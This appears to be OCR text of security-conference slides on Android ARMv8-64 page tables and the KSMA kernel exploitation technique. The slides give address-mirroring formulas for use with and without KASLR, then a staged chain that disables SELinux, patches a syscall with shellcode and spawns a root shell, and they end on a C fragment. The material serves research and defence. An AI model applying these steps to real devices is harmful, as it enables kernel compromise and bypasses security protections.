
Linux Page Table layout



ARMv8-64 address translation


- For Android
  - 4KB granule
  - 39-bit (512GB)
  - Three levels

- TTBRx
  - TTBR0 - user address
    - Up to 0x0000_007F_FFFF_FFFF
  - TTBR1 - kernel address
    - Start from 0xFFFF_FF80_0000_0000




Descriptor formats

- ARMv8-64 level 0, level 1, and level 2 descriptor formats




Descriptor formats

- ARMv8-64 level 3 descriptor format




General view of address translation



No level 0 table for Android

Attribute fields for RWX

- UXN or XN (Exception Level 0 & 1)
  - Not executable in same translation regime
- PXN
  - Not executable at EL1
- AP[2:1]
  - Data Access Permissions



Data access permission

- ‘00’
  - Kernel data region
- ‘10’
  - Kernel text region
- ‘01’ and ‘11’
  - Seem useless because of PAN
- ‘01’
  - A way to read/write the kernel virtual address
    - Easy way to bypass PXN and PAN!
  - Never appeared


Data access permissions for stage 1 of the EL1&0 translation regime,

AP[2:1]	Access from EL1	Access from EL0
00	Read/write	None
01	Read/write	Read/write
10	Read-only	None
11	Read-only	Read-only


Craft ‘01’ combination

- Modify AP[2:1] attributes of a kernel address
  - Look up each level of page table
  - Find the address of the associated page table entry
  - Set ‘01’ combination
- Walk the page table
  - Ability of arbitrary kernel memory reading/overwriting required
- Do you really need to walk the page table?

Principle of KSMA



Principle of KSMA



KSMA without KASLR

- Where to add a special block descriptor
  - swapper_pg_dir is the pgd for the kernel
- Kernel mirroring base
  - Entry address
    - swapper_pg_dir + (Kernel_Mirroring_Base / 1G) * 8
- Kaddr to Mirroring Kaddr
  - Mirroring_kaddr = Kernel_Mirroring_Base + (kaddr - PAGE_OFFSET)

KSMA with KASLR

- Where to add a special block descriptor
  - swapper_pg_dir is the pgd for the kernel
- Kernel mirroring base
  - Entry address
    - (swapper_pg_dir + kernel_slide) + (Kernel_Mirroring_Base / 1G) * 8
- Kaddr to Mirroring Kaddr
  - Mirroring_kaddr = Kernel_Mirroring_Base + (kaddr - PAGE_OFFSET)

ReVent with KSMA

- Exploitation for Android 8(with KASLR)
  - Stage 1-2: Leak kernel heap and data pointers, calculate the kernel slide
  - Stage 3:
    - Step1: Prepare a special block descriptor
    - Step2: Calculate the entry address (No ‘0’ bytes)
    - Step3: Spawn race threads and win the race
    - Step4: Disable SELinux
      - Write ‘0’ to the mirroring addresses of ‘selinux_enable’ and ‘selinux_enforcing’
    - Step5: Patch a syscall
      - Write shellcode to the mirroring address
    - Step6: Invoke the syscall and spawn a ROOT shell
- Bypassing PXN and PAN
- Bypassing ‘post-init read-only memory’ constraint

Access kernel from EL0

```
19
20  int main(int argc, char const *argv[]){
21      unsigned long selinux_enable_mirror_addr = ka2mirror_ka(selinux_enable_addr, kernel_mirror_base);
22      unsigned long selinux_enforcing_mirror_addr = ka2mirror_ka(selinux_enforcing_addr, kernel_mirror_base);
23      unsigned long sys_setresuid_mirror_addr = ka2mirror_ka(sys_setresuid_addr, kernel_mirror_base);
24
25      // ffffff8082572d00
